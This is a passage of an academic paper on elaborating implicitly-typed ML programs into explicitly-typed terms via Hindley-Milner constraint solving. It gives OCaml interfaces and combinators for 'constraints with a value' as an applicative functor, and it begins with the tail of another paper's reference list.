- [26] John Reynolds. User-defined types and procedural data structures as complementary approaches to data abstraction. In Stephen A. Schuman, editor, *New Directions in Algorithmic Languages*, pages 157–168, 1975.
- [27] Josef Svenningsson and Emil Axelsson. Combining deep and shallow embedding for embedded domain-specific languages. In *Trends in Functional Programming 2012*, volume 7829 of *Lecture Notes in Computer Science*, pages 21–36, 2013.
- [28] Wouter Swierstra. Datatypes à la carte. *Journal of Functional Programming*, 18(4):423–436, 2008.
- [29] Philip Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture*, pages 347–359. ACM, 1989.
- [30] Philip Wadler. The expression problem. Java Genericity Mailing list, November 1998. <http://homepages.inf.ed.ac.uk/wadler/papers/expression/expression.txt>.
- [31] Philip Wadler and Stephen Blott. How to make ad-hoc polymorphism less ad hoc. In *Principles of Programming Languages*, pages 60–76. ACM, 1989.

# Hindley-Milner Elaboration in Applicative Style

## Functional pearl

François Pottier

INRIA

Francois.Pottier@inria.fr

### Abstract

Type inference—the problem of determining whether a program is well-typed—is well-understood. In contrast, elaboration—the task of constructing an explicitly-typed representation of the program—seems to have received relatively little attention, even though, in a non-local type inference system, it is non-trivial. We show that the constraint-based presentation of Hindley-Milner type inference can be extended to deal with elaboration, while preserving its elegance. This involves introducing a new notion of “constraint with a value”, which forms an applicative functor.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; F.3.3 [Logics and Meanings of Programs]: Studies of Program Constructs—Type structure

**Keywords** Type inference; elaboration; polymorphism; constraints

### 1. Prologue

It was a bright morning. The Advisor was idle, when his newest student suddenly entered the room. “I need your help,” she began. “I am supposed to test my type-preserving compiler for ML21,” the Student continued, “but I can’t conduct any experiments because I don’t know how to connect the compiler with the front-end.”

“Hmm,” the Advisor thought. This experimental compiler was supposed to translate an *explicitly-typed* presentation of ML21 all the way down to typed assembly language. The stumbling block was that the parser produced abstract syntax for an *implicitly-typed* presentation of ML21, and neither student nor advisor had so far given much thought to the issue of converting one presentation to the other. After all, it was just good old Hindley-Milner type inference [15], wasn’t it?

“So,” the Student pressed. “Suppose the term  $t$  carries no type annotations. How do I determine whether  $t$  admits the type  $\tau$ ? And if it does, which type-annotated term  $t'$  should I produce?”

The Advisor sighed. Such effrontery! At least, the problem had been stated in a clear manner. He expounded: “Let us consider just simply-typed  $\lambda$ -calculus, to begin with. The answers to your questions are very simple.” On the whiteboard, he wrote:

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than the author(s) must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

ICFP ’14, September 1–6, 2014, Gothenburg, Sweden.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ACM 978-1-4503-2873-9/14/09...\$15.00.

<http://dx.doi.org/10.1145/2628136.2628145>

- If  $t$  is a function  $\lambda x.u$ , then, for some types  $\tau_1$  and  $\tau_2$ ,
  - the types  $\tau$  and  $\tau_1 \rightarrow \tau_2$  should be equal,
  - assuming that the type of  $x$  is  $\tau_1$ ,  $u$  should have type  $\tau_2$ , and  $t'$  should be the type-annotated abstraction  $\lambda x : \tau_1.u'$ .
- If  $t$  is an application  $t_1 t_2$ , then, for some type  $\tau_2$ ,
  - $t_1$  should have type  $\tau_2 \rightarrow \tau$ ,
  - $t_2$  should have type  $\tau_2$ ,
  - and  $t'$  should be  $t'_1 t'_2$ .
- If  $t$  is a variable  $x$ , and if the type of  $x$  is  $\theta$ , then
  - the types  $\tau$  and  $\theta$  should be equal,
  - and  $t'$  should be  $x$ .

“There is your algorithm,” the Advisor declared, setting the pen down and motioning towards the door. “It *can’t* be any more complicated than this.”

“This is a declarative specification,” the Student thought. “It is not quite obvious whether an executable algorithm could be written in this style.” It then occurred to her that the Advisor had not addressed the most challenging part of the question. “Wait,” she said. “What about polymorphism?”

The Advisor pondered. He was not quite sure, offhand, how to extend this description with Hindley-Milner polymorphism.

“Let’s see,” he thought. So far, he had been implicitly thinking in terms of constraints  $C ::= \text{true} \mid C \wedge C \mid \tau = \tau \mid \exists \alpha.C$  [25]. When he wrote “the types  $\tau$  and  $\theta$  should be equal”, he had in mind an equality constraint  $\tau = \theta$ . When he wrote “for some type  $\tau_2$ ,” he had in mind an existentially quantified constraint  $\exists \alpha_2 \dots$  (and he rather conveniently ignored the distinction between the type variable  $\alpha_2$  and the type  $\tau_2$  that he was really after). When he wrote “ $t$  has type  $\tau$ ”, he had in mind a constraint, which, once  $t$  and  $\tau$  are given, can be systematically constructed: on the whiteboard was a recursive description of this constraint generation process.

Now, one way of understanding Hindley-Milner polymorphism is to construct the predicate  $\lambda \alpha.(t \text{ has type } \alpha)$ . This is a constraint, parameterized over one type variable; in other words, a *constraint abstraction* [7]. A key theorem is that every satisfiable constraint abstraction  $\lambda \alpha.C$  can be transformed to an equivalent canonical form,  $\lambda \alpha. \exists \vec{\beta}.(\alpha = \theta)$ , for suitably chosen type variables  $\vec{\beta}$  and type  $\theta$ . In traditional parlance, this canonical form is usually known as a *type scheme* [8] and written  $\forall \vec{\beta}. \theta$ . A type that satisfies the predicate  $\lambda \alpha. \exists \vec{\beta}.(\alpha = \theta)$  is usually referred to as an *instance* of the type scheme  $\forall \vec{\beta}. \theta$ . The existence of such canonical forms for constraint abstractions is the *principal type scheme* property [8, 2].

“Jolly good,” the Advisor resumed. “Let me amend the case of variables as follows.”

- If  $t$  is  $x$ , and if the type scheme of  $x$  is  $\forall \vec{\beta}.\theta$ , then
  - for some vector  $\vec{\tau}$ , the types  $\tau$  and  $[\vec{\tau}/\vec{\beta}]\theta$  should be equal, and  $t'$  should be the type application  $x \vec{\tau}$ .

“And let me add a new case for let bindings.” Somewhat more hesitantly, he wrote:

- If  $t$  is let  $x = t_1$  in  $t_2$ , then:
  - the constraint abstraction “ $\lambda\alpha.(t_1 \text{ has type } \alpha)$ ” should have some canonical form  $\forall \vec{\beta}.\theta$ ,
  - assuming that the type scheme of  $x$  is  $\forall \vec{\beta}.\theta$ , the term  $t_2$  should have type  $\tau$ ,

and  $t'$  should be let  $x = \Lambda \vec{\beta}.t'_1$  in  $t'_2$ .

“There you are now.” The Advisor seemed relieved. Apparently he had been able to write something plausible.

“This looks reasonably pretty, but is really still quite fuzzy,” the Student thought. “For one thing, which type variables are supposed, or not supposed, to occur in the term  $t'$ ? Is it clear that  $\Lambda$ -abstracting the type variables  $\vec{\beta}$  in  $t'_1$  is the right thing to do?” Indeed, the Advisor’s specification would turn out to be incorrect or misleading (§B). “And,” the Student thought, “it is now even less obvious how this description could be turned into executable code without compromising its elegance.”

As if divining her thought, the Advisor added: “ML21 is a large language, whose design is not fixed. It is quite important that the elaboration code be as simple as possible, so as to evolve easily. Split it into a constraint generator, along the lines of the whiteboard specification, and a constraint solver. The generator will be specific of ML21, but will be easy to adapt when the language evolves. The solver will be independent of ML21.”

The Student shrugged imperceptibly. Such amazing confidence! Her advisor was a constraint buff. He probably thought constraints could save the world!

## 2. Constraints: a recap

The Student was well schooled, and knew most of what had been spelled out on the whiteboard. Why didn’t her advisor’s answer fully address her concerns?

Type inference in the simply-typed case can be reduced to solving a conjunction of type equations [25], or in other words, to solving constraints of the form  $C ::= \text{true} \mid C \wedge C \mid \tau = \tau \mid \exists \alpha.C$ . In its simplest formulation, the problem is to determine whether the equations (or the constraint) are satisfiable. In a more demanding formulation, the problem is to compute a most general unifier of the equations, or in other words, to bring the constraint into an equivalent solved form. These problems are collectively known as *first-order unification*. They are solved in quasi-linear time by Huet’s first-order unification algorithm [9], which relies on Tarjan’s efficient union-find data structure [23].

Type inference with Hindley-Milner polymorphism can also be considered a constraint solving problem, for a suitably extended constraint language [7, 19]:

$$\begin{aligned} \tau &::= \alpha \mid \tau \rightarrow \tau \mid \dots \\ C &::= \text{true} \mid C \wedge C \mid \tau = \tau \mid \exists \alpha.C \\ &\quad \mid \text{let } x = \lambda \alpha.C \text{ in } C \\ &\quad \mid x \tau \end{aligned}$$

The extension is quite simple. The let construct binds the variable  $x$  to the constraint abstraction  $\lambda \alpha.C$ . The instantiation construct  $x \tau$  applies the constraint abstraction denoted by  $x$  to the type  $\tau$ . One way of defining or explaining the meaning of these constructs is to expand them away via the following substitution law:

$$\text{let } x = \lambda \alpha.C_1 \text{ in } C_2 \equiv \exists \alpha.C_1 \wedge [\lambda \alpha.C_1/x]C_2$$

That is, the let constraint on the left-hand side is equivalent to (a) requiring that there exist at least one value of  $\alpha$  for which  $C_1$  holds; and (b) replacing<sup>1</sup> every reference to  $x$  in  $C_2$  with a copy of the constraint abstraction  $\lambda \alpha.C_1$ .

According to the accepted wisdom, as repeated by the Advisor, one should write a constraint generator, which maps an unannotated term  $t$  to a constraint  $C$ , and a constraint solver, mapping a constraint  $C$  to a “satisfiable” or “unsatisfiable” answer. By composing the generator and the solver, one can determine whether  $t$  is well-typed.

In greater detail, the constraint generator takes the form of a recursive function that maps a term  $t$  and a type  $\tau$  to a constraint  $\llbracket t : \tau \rrbracket$ , which informally means “ $t$  has type  $\tau$ ”. It can be defined as follows [19]:

$$\begin{aligned} \llbracket x : \tau \rrbracket &= x \tau \\ \llbracket \lambda x.u : \tau \rrbracket &= \exists \alpha_1 \alpha_2. \left( \begin{array}{l} \tau = \alpha_1 \rightarrow \alpha_2 \wedge \\ \text{def } x = \alpha_1 \text{ in } \llbracket u : \alpha_2 \rrbracket \end{array} \right) \\ \llbracket t_1 t_2 : \tau \rrbracket &= \exists \alpha. (\llbracket t_1 : \alpha \rightarrow \tau \rrbracket \wedge \llbracket t_2 : \alpha \rrbracket) \\ \llbracket \text{let } x = t_1 \text{ in } t_2 : \tau \rrbracket &= \text{let } x = \lambda \alpha. \llbracket t_1 : \alpha \rrbracket \text{ in } \llbracket t_2 : \tau \rrbracket \end{aligned}$$

There,  $\text{def } x = \tau$  in  $c$  is a short-hand for  $\text{let } x = \lambda \alpha.(\alpha = \tau)$  in  $c$ . A variable  $x$  that occurs free in the term  $t$  also occurs free in the constraint  $\llbracket t : \tau \rrbracket$ , where it now stands for a constraint abstraction. It is convenient to keep the name  $x$ , since the term  $t$  and the constraint  $\llbracket t : \tau \rrbracket$  have the same binding structure.

This resembles the Advisor’s whiteboard specification, but solves only the *type inference* problem, that is, the problem of determining whether a program is well-typed. It does not solve the *elaboration* problem, that is, the problem of constructing an explicitly-typed representation of the program. If the solver returns only a Boolean answer, how does one construct a type-annotated term  $t'$ ? How does one obtain the necessary type information? A “satisfiable” or “unsatisfiable” answer is not nearly enough.

One may object that a solver should not just produce a Boolean answer, but also transform a constraint  $C$  into an equivalent solved form. However, if the term  $t$  is closed, then the constraint  $\llbracket t : \alpha \rrbracket$  has just one free type variable, namely  $\alpha$ . This implies that a solved form of  $\llbracket t : \alpha \rrbracket$  cannot constrain any type variables other than  $\alpha$ . Such a solved form could be, for instance,  $\alpha = \text{unit}$ , which tells us that  $t$  has type *unit*, but does not tell us how to construct  $t'$ , which presumably must contain many type annotations.

A more promising idea, or a better formulation of this idea, would be to let the solver produce a satisfiability witness  $W$ , whose shape is dictated by the shape of  $C$ . (This could be implemented simply by annotating the constraint with extra information.) One would then write an elaboration function, mapping  $t$  and  $W$  to an explicitly-typed term  $t'$ .

Certainly, this approach is workable: the solution advocated in this paper can be viewed as a nicely-packaged version of it. If implemented plainly in the manner suggested above, however, it seems unsatisfactory. For one thing, the elaboration function expects two arguments, namely a term  $t$  and a witness  $W$ , and must deconstruct them in a “synchronous” manner, keeping careful track of the correlation between them. This is unpleasant<sup>2</sup>. Furthermore, in this approach, the type inference and elaboration process is split

<sup>1</sup> Technically, one defines  $[\lambda \alpha.C/x](x \tau)$  as  $[\tau/\alpha]C$ ; that is, the  $\beta$ -redex  $(\lambda \alpha.C)x$  is reduced on the fly as part of the substitution.

<sup>2</sup> Rémy and Yakobowski’s elaboration of eMLF into xMLF [21] merges the syntax of terms, constraints, and witnesses. Similarly, Gundry suggests “identifying the syntactic and linguistic contexts” [6, §2.4]. If one follows them, then the constraint  $C$  carries more information than the term  $t$ , and the witness  $W$  in turn carries more information than  $C$ . This means that the elaboration phase does not have to be a function of two arguments: it maps

in three phases, namely constraint generation, constraint solving, and elaboration. Only the second phase is independent of the programming language at hand. The first and last phases are not. For our Student, this means that, at every evolution of ML21, two places in the code have to be consistently updated. This is not as elegant as we (or the Student's exacting advisor) would like.

In summary, the traditional presentation of type inference as a constraint solving problem seems to fall a little short of offering an elegant solution to the elaboration problem.

### 3. Constraints with a value

The fundamental reason why there must be three separate phases (namely generation, solving, elaboration) is that constraint solving is a non-local process. In a constraint of the form  $(\exists \alpha. C_1) \wedge C_2$ , for instance, the final value of  $\alpha$  cannot be determined by inspecting just  $C_1$ : the solver must inspect also  $C_2$ . In other words, when looking at a constraint of the form  $\exists \alpha. C$ , the final value of  $\alpha$  cannot be determined by examining  $C$  alone: this value can be influenced by the surrounding context. Thus, one must wait until constraint solving is finished before one can query the solver about the value of  $\alpha$ . One cannot query it and obtain an answer right away.

Yet, the pseudo-code on the whiteboard (§1) seems to be written *as if* this was possible. It wishes for some type  $\tau$  to exist, subject to certain constraints, then goes on and uses  $\tau$  in the construction of the term  $t'$ . In other words, even though phases 1 and 3 (that is, generation and elaboration) must be separately *executed*, we wish to *express* them together. This is the key reason why this pseudo-code seems concise, compositional, and maintainable (i.e., when ML21 evolves, only one piece of code must be updated).

Fortunately, one *can* give precise, executable meaning to the Advisor's style of expression. This is what the Student discovered and worked out, confirming that his Advisor was on the right track, even though he most likely did not have a very clear idea of the difficulties involved.

Described in high-level, declarative terms, what is desired is a language of “constraints with a value”, that is, constraints that not only impose certain requirements on their free type variables, but also (provided these requirements are met) produce a result. Here, this result is an explicitly-typed term. In general, though, it could be anything. The language of constraints-with-a-value can (and should) be independent of the nature of the values that are computed. For any type  $\alpha$  of the meta-language<sup>3</sup>, we would like to be able to construct “ $\alpha$ -constraints”, that is, constraints which (once satisfied) produce a result of type  $\alpha$ .

Described in lower-level, operational terms, one wishes to bring together the code of phase 1, which builds a constraint, and the code of phase 3, which (by exploiting the information provided by the solver) produces a result. So, one could think of an “ $\alpha$ -constraint” as a pair of (a) a raw constraint (which can be submitted to the solver) and (b) a function which (after the solver has finished) computes a value of type  $\alpha$ . Our OCaml implementation (§4) is based on this representation.

We propose the following syntax of constraints-with-a-value:

$$\begin{aligned} C ::= & \\ & | \text{true} | C \wedge C | \tau = \tau | \exists \alpha. C \\ & | \text{let } x = \lambda \alpha. C \text{ in } C \\ & | x \tau \\ & | \text{map } f \text{ } C \end{aligned}$$

This syntax is identical to that of raw constraints (§2), with one addition. A new construct appears:  $\text{map } f \text{ } C$ , where  $f$  is a meta-

<sup>just  $W$  to  $t'$ . A disadvantage of this approach, though, is that the syntax of constraints is no longer independent of the programming language at hand.</sup>

<sup>3</sup> In our implementation (§4, §5), the meta-language is OCaml.

language function. The intention is that this constraint is satisfied when  $C$  is satisfied, and if the constraint  $C$  produces some value  $V$ , then  $\text{map } f \text{ } C$  produces the value  $f \text{ } V$ .

The other constructs retain their previous logical meaning, and in addition, acquire a new meaning as producers of meta-language values. At this point, let us give only an informal description of the value that each construct produces. Things are made more precise when we present the high-level interface of the OCaml library (§4.3). Furthermore, to the mathematically inclined reader, an appendix (§A) offers a formal definition of the meaning of constraints-with-a-value, that is, when they are satisfied, and what value they produce. This allows us to specify what the OCaml code is supposed to compute.

As usual, a conjunction  $C_1 \wedge C_2$  is satisfied if and only if  $C_1$  and  $C_2$  are satisfied. In addition, if  $C_1$  and  $C_2$  respectively produce the values  $V_1$  and  $V_2$ , then the conjunction  $C_1 \wedge C_2$  produces the pair  $(V_1, V_2)$ .

The constraints  $\text{true}$  and  $\tau_1 = \tau_2$  produce a unit value.

Existential quantification is more interesting. If  $C$  produces the value  $V$ , then  $\exists \alpha. C$  produces the pair  $(T, V)$ , where  $T$  is the witness, that is, the value that must be assigned to the type variable  $\alpha$  in order to satisfy the constraint  $C$ . (We write  $T$  for a “decoded type”. This notion is clarified in §4, from an OCaml programmer's point of view, and in §A, from a more formal point of view.) The type  $T$  may have free “decoded type variables”, which we write  $a$ . The reader may wonder where and how these variables are supposed to be introduced. This is answered below in the discussion of let constraints.

An instantiation constraint  $x \tau$  produces a vector  $\vec{T}$  of decoded types. These are again witnesses: they indicate how to the type scheme associated with  $x$  must be instantiated in order to obtain the type  $\tau$ .

A constraint of the form  $\text{let } x = \lambda \alpha. C_1 \text{ in } C_2$  produces a tuple of three values:

1. The canonical form of the constraint abstraction  $\lambda \alpha. C_1$ . In other words, this is the type scheme that was inferred for  $x$ , and that was associated with  $x$  while solving  $C_2$ . It is a “decoded type scheme”, of the form  $\forall b. T$ .
2. A value of the form  $\Lambda \vec{a}. V_1$ , if  $V_1$  is the value produced by  $C_1$ .
3. The value  $V_2$  produced by  $C_2$ .

In order to understand the binder “ $\Lambda \vec{a}$ ” in the second item, one must note that, in general, the value  $V_1$  may have free decoded type variables. For instance, if  $C_1$  begins with an existential quantifier  $\exists \alpha. \dots$ , then  $V_1$  is a pair  $(T, \dots)$ , where the decoded type  $T$  may have free decoded type variables. By introducing the binder “ $\Lambda \vec{a}$ ”, the solver is telling the user that, at this particular place, the type variables  $\vec{a}$  should be introduced. (In the OCaml code, the solver separately returns  $\vec{a}$  and  $V_1$ , and the user is responsible for building an appropriate abstraction.)

The reader may wonder whether there should be a connection between the vectors  $\vec{a}$  and  $\vec{b}$ . The short answer is, in general,  $\vec{b}$  is a subset of  $\vec{a}$ . This is discussed in detail in the appendices (§A, §B).

### 4. Solving constraints with a value

We have implemented our proposal as an OCaml library, whose code is available online [17]. It is organized in two layers. The low-level layer (§4.2) solves a raw constraint, exports information via write-once references, and offers facilities to decode this information. The high-level layer (§4.3) hides many of these low-level details. It allows the client to construct constraints-with-a-value and offers a single function  $solve$ ; nothing else is needed.

```

module type TEVAR = sig
  type tevar
  val compare: tevar → tevar → int
end

```

**Figure 1.** Term variables

```

module type STRUCTURE = sig
  type α structure
  val map: (α → β) → α structure → β structure
  val iter: (α → unit) → α structure → unit
  val fold: (α → β → β) → α structure → β → β
  exception Iter2
  val iter2: (α → β → unit) → α structure → β structure → unit
end

```

**Figure 2.** Shallow structure of types

```

module type OUTPUT = sig
  type tyvar = int
  type α structure
  type ty
  val variable: tyvar → ty
  val structure: ty structure → ty
  val mu: tyvar → ty → ty
  type scheme = tyvar list × ty
end

```

**Figure 3.** Decoded representation of types

#### 4.1 Parameters

The low-level and high-level solvers are functors, parameterized over three arguments.

The first argument (Figure 1) provides the type *tevar* of term variables. This type must be equipped with a total ordering.

The second argument (Figure 2) provides a type *α structure*, which defines the first-order universe over which type variables are interpreted. A value of type *α structure* is a shallow type: it represents an application of a constructor (say, arrow, or product) to a suitable number of arguments of type *α*. It must be equipped with a *map* function (as well as *iter* and *fold*, which in principle can be derived from *map*) and with *iter2*, which is expected to fail if its arguments exhibit distinct constructors.

The last argument (Figure 3) provides the types *tyvar* and *ty* of decoded type variables and decoded types. For simplicity, the definition of *tyvar* is fixed: it is just *int*. That is, a decoded type variable is represented as an integer name. The type *ty* is the client's representation of types. It must be able to express type variables (the function *variable* is an injection of *tyvar* into *ty*) as well as types built by applying a constructor to other types (the function *structure* is an injection of *ty structure* into *ty*).

The type *ty* must also come with a function *mu*, which allows constructing recursive types. If *a* is a type variable and *t* represents an arbitrary type, then *mu a t* should represent the recursive type *μa.t*. This feature is required for two reasons: (a) the solver optionally supports recursive types, in the style of `ocaml_rectypes`; and (b) even if this option is disabled, the types carried by the solver exceptions *Unify* and *Cycle* (Figure 5) can be cyclic.

The last line of Figure 3 specifies that a decoded type scheme is represented as a pair of a list of type variables (the universal quantifiers) and a type (the body).

```

module Make
  (X : TEVAR)
  (S : STRUCTURE)
  (O : OUTPUT with type α structure = α S.structure)

: sig
  open X
  open S
  open O
  type variable
  val fresh: variable structure option → variable

  type ischeme
  type rawco =
  | CTrue
  | CConj of rawco × rawco
  | CEq of variable × variable
  | CExist of variable × rawco
  | CInstance of tevar × variable × variable list WriteOnceRef.t
  | CDef of tevar × variable × rawco
  | CLet of (tevar × variable × ischeme WriteOnceRef.t) list
    × rawco
    × rawco
    × variable list WriteOnceRef.t

  exception Unbound of tevar
  exception Unify of variable × variable
  exception Cycle of variable
  val solve: bool → rawco → unit

  val decode_variable: variable → tyvar
  type decoder = variable → ty
  val new_decoder: bool → decoder
  val decode_scheme: decoder → ischeme → scheme
end

```

**Figure 4.** The solver's low-level interface

#### 4.2 Low-level interface

As the low-level layer is not a contribution of this paper, we describe it rather briefly. The reader who would like to know more may consult its code online [17]. Its interface appears in Figure 4.

The types *variable* and *ischeme* are abstract. They are the solver's internal representations of type variables and type schemes. Here, a type variable can be thought of as a vertex in the graph maintained by the first-order unification algorithm. The function *fresh* allows the client to create new vertices. It can be applied to *None* or to *Some t*, where *t* is a shallow type. In the former case, the new vertex can be thought of as a fresh unification variable; in the latter case, it can be thought of as standing for the type *t*.

The type *rawco* is the type of raw constraints. Their syntax is as previously described (§2), except that *CLet* allows binding several term variables at once, a feature that we do not describe in this paper. A couple of low-level aspects will be later hidden in the high-level interface, so we do not describe them in detail:

- In *CExist* (*v, c*), the type variable *v* must be fresh and unique. A similar requirement bears on the type variables carried by *CLet*.
- *CInstance* and *CLet* carry write-once references (i.e., references to an option), which must be fresh (uninitialized) and unique. The solver sets these references<sup>4</sup>.

<sup>4</sup>Instead of setting write-once references, the solver could build a witness, a copy of the constraint that carries more information. That would be somewhat more verbose and less efficient, though. Since these details are ultimately hidden, we prefer to rely on side effects.

The function *solve* expects a closed constraint and determines whether it is satisfiable. The Boolean parameter indicates whether recursive types, in the style of `ocaml -rectypes`, are legal.

If the constraint is unsatisfiable, an exception is raised. The exception *Unify* ( $v_1, v_2$ ) means that the type variables  $v_1$  and  $v_2$  cannot be unified; the exception *Cycle*  $v$  means that a cycle in the type structure has been detected, which the type variable  $v$  participates in.

If the constraint is satisfiable, the solver produces no result, but annotates the constraint by setting the write-once references embedded in it.

The type information that is made available to the client, either via the exceptions *Unify* and *Cycle* or via the write-once references, consists of values of type *variable* and *ischeme*. These are abstract types: we do not wish to expose the internal data structures used by the solver. Thus, the solver must also offer facilities for decoding this information, that is, for converting it to values of type *tyvar*, *ty*, etc. These decoding functions are supposed to be used only after the constraint solving phase is finished.

The function *decode\_variable* decodes a type variable. As noted earlier, the type *tyvar* is just *int*: a type variable is decoded to its unique integer identifier.

The function *new\_decoder* constructs a new type decoder, that is, a function of type *variable*  $\rightarrow$  *ty*. (The Boolean parameter tells whether the decoder should be prepared to support cyclic types.) This decoder has persistent state. Indeed, decoding consists in traversing the graph constructed by the unification algorithm and turning it into what appears to be a tree (a value of type *ty*) but is really a DAG. The decoder internally keeps track of the visited vertices and their decoded form (i.e., it maintains a mapping of *variable* to *ty*), so that the overall cost of decoding remains linear in the size of the graph<sup>5</sup>.

We lack space to describe the implementation of the low-level solver, and it is, anyway, beside the point of the paper. Let us just emphasize that it is modular: (a) at the lowest layer lies Tarjan's efficient union-find algorithm [23]; (b) above it, one finds Huet's first-order unification algorithm [9]; (c) then comes the treatment of generalization and instantiation, which exploits Rémy's integer ranks [20, 12, 11] to efficiently determine which type variables must be generalized; (d) the last layer interprets the syntax of constraints. The solver meets McAllester asymptotic time bound [12]: under the assumption that all of the type schemes that are ever constructed have bounded size, its time complexity is  $O(nk)$ , where  $n$  is the size of the constraint and  $k$  is the left-nesting depth of *CLet* nodes.

### 4.3 High-level interface

The solver's high-level interface appears in Figure 5. It abstracts away several details of raw constraints, including the transmission of information from solver to client via write-once references and the need to decode types. In short, it provides: (a) an abstract type  $\alpha co$  of constraints that produce a value of type  $\alpha$ ; (b) a number of ways of constructing such constraints; and (c) a single function, *solve*, that solves and evaluates such a constraint and (if successful) produces a final result of type  $\alpha$ .

The type  $\alpha co$  is internally defined as follows:

```
type  $\alpha co =$ 
  rawco  $\times$  (env  $\rightarrow$   $\alpha$ )
```

That is, a constraint-with-a-value is a pair of a raw constraint  $rc$  and a continuation  $k$ , which is intended to be invoked after the

<sup>5</sup>This is true when support for cyclic types is disabled. When it is enabled, one must place  $\mu$  binders in a correct manner, and this seems to prevent the use of persistent state. We conjecture that the unary  $\mu$  is too impoverished a construct: it does not allow describing arbitrary cyclic graphs without a potential explosion in size.

```
module Make
  ( $X : TEVAR$ )
  ( $S : STRUCTURE$ )
  ( $O : OUTPUT$  with type  $\alpha structure = \alpha S.structure$ )
: sig
  open X
  open S
  open O
  type variable

  type  $\alpha co$ 
  val pure:  $\alpha \rightarrow \alpha co$ 
  val (^&):  $\alpha co \rightarrow \beta co \rightarrow (\alpha \times \beta) co$ 
  val map:  $(\alpha \rightarrow \beta) \rightarrow \alpha co \rightarrow \beta co$ 
  val (--): variable  $\rightarrow$  variable  $\rightarrow$  unit co
  val (--)': variable  $\rightarrow$  variable structure  $\rightarrow$  unit co
  val exist: (variable  $\rightarrow$   $\alpha co$ )  $\rightarrow$  (ty  $\times$   $\alpha$ ) co
  val instance: tevar  $\rightarrow$  variable  $\rightarrow$  ty list co
  val def: tevar  $\rightarrow$  variable  $\rightarrow$   $\alpha co \rightarrow \alpha co$ 
  val let1: tevar  $\rightarrow$  (variable  $\rightarrow$   $\alpha co$ )  $\rightarrow$   $\beta co \rightarrow$ 
    (scheme  $\times$  tyvar list  $\times$   $\alpha \times \beta$ ) co

exception Unbound of tevar
exception Unify of ty  $\times$  ty
exception Cycle of ty
val solve: bool  $\rightarrow$   $\alpha co \rightarrow \alpha$ 
end
```

Figure 5. The solver's high-level interface

constraint solving phase is over, and is expected to produce a result of type  $\alpha$ . The continuation receives an environment which, in the current implementation, contains just a type decoder:

```
type env =
  decoder
```

If one wished to implement  $\alpha co$  in a purely functional style, one would certainly come up with a different definition of  $\alpha co$ . Perhaps something along the lines of  $rawco \times (witness \rightarrow \alpha m)$ , where *witness* is the type of the satisfiability witness produced by the low-level solver (no more write-once references!) and  $\alpha m$  is a suitable monad, so as to allow threading the state of the type decoder through the elaboration phase. Perhaps one might also wish to use a dependent type, or a GADT, to encode the fact that the shape of the witness is dictated by the shape of the raw constraint. We use OCaml's imperative features because we can, but the point is, the end user does not need to know; the abstraction that we offer is independent of these details, and is not inherently imperative.

The combinators (*pure*, ..., *let<sub>1</sub>*) allow building constraints-with-a-value. Most of them produce a little bit of the underlying raw constraint, together with an appropriate continuation. The only exception is *map*, which installs a continuation but does not affect the underlying raw constraint.

The constraint *pure a* is always satisfied and produces the value *a*. It is defined as follows:

```
let pure a =
  CTrue,
  fun env  $\rightarrow$  a
```

If  $c_1$  and  $c_2$  are constraints of types  $\alpha co$  and  $\beta co$ , then  $c_1 \wedge c_2$  is a constraint of type  $(\alpha \times \beta) co$ . It represents the conjunction of the underlying raw constraints, and produces a pair of the results produced by  $c_1$  and  $c_2$ .

```
let (^&)( $rc_1, k_1$ ) ( $rc_2, k_2$ ) =
  CConj( $rc_1, rc_2$ ),
  fun env  $\rightarrow$  ( $k_1$  env,  $k_2$  env)
```

If  $c$  is a constraint of type  $\alpha \text{ co}$  and if the user-supplied function  $f$  maps  $\alpha$  to  $\beta$ , then  $\text{map } f \ c$  is a constraint of type  $\beta \text{ co}$ . Its logical meaning is the same as that of  $c$ .

```
let map f (rc, k) =
  rc,
  fun env → f (k env)
```

Equipped with the combinators *pure*,  $\wedge\&$ , and *map*, the type constructor *co* is an applicative functor. More specifically, it is an instance of McBride and Paterson's type class *Monoidal* [13, §7]. Furthermore, the combinator  $\wedge\&$  is commutative, that is, it enjoys the following law:

$$c_1 \wedge\& c_2 \equiv \text{map swap} (c_2 \wedge\& c_1)$$

where *swap* ( $a_2, a_1$ ) is  $(a_1, a_2)$ . This law holds because *CConj* is commutative; the order in which the members of a conjunction are considered by the solver does not influence the final result.

It is worth noting that *co* is not a monad, as there is no sensible way of defining a *bind* operation of type  $\alpha \text{ co} \rightarrow (\alpha \rightarrow \beta \text{ co}) \rightarrow \beta \text{ co}$ . In an attempt to define *bind* ( $rc_1, k_1$ )  $f_2$ , one would like to construct a raw conjunction *CConj* ( $rc_1, rc_2$ ). In order to obtain  $rc_2$ , one must invoke  $f_2$ , and in order to do that, one needs a value of type  $\alpha$ , which must be produced by  $k_1$ . But the continuation  $k_1$  must not be invoked until the raw constraint  $rc_1$  has been solved. In summary, a constraint-with-a-value is a pair of a static component (the raw constraint) and a dynamic component (the continuation), and this precludes a definition of *bind*. This phenomenon, which was observed in Swierstra and Duponcheel's LL(1) parser combinators [22], was one of the motivations that led to the recognition of arrows [10] and applicative functors [13] as useful abstractions.

Although we do not have *bind*, we have *map*. When one builds a constraint  $\text{map } f \ c$ , one is assured that the function  $f$  will be run after the constraint solving phase is finished. In particular,  $f$  is run after  $c$  has been solved. We emphasize this by defining a version of *map* with reversed argument order:

```
let (<$$>) a f =
  map f a
```

The combinators  $--$  and  $---$  construct equations, i.e., unification constraints. The constraint  $v_1 -- v_2$  imposes an equality between the variables  $v_1$  and  $v_2$ , and produces a unit value. Its definition is straightforward:

```
let (--) v1 v2 =
  CEq (v1, v2),
  fun env → ()
```

The constraint  $v_1 --- t_2$  is also an equation, whose second member is a shallow type.

The next combinator, *exist*, builds an existentially quantified constraint  $\exists \alpha. C$ . Its argument is a user-defined function  $f$  which, once supplied with a fresh type variable  $\alpha$ , must construct  $C$ . It is defined as follows:

```
let exist f =
  let v = fresh None in
  let rc, k = f v in
  CExist (v, rc),
  fun env →
    let decode = env in
    (decode v, k env)
```

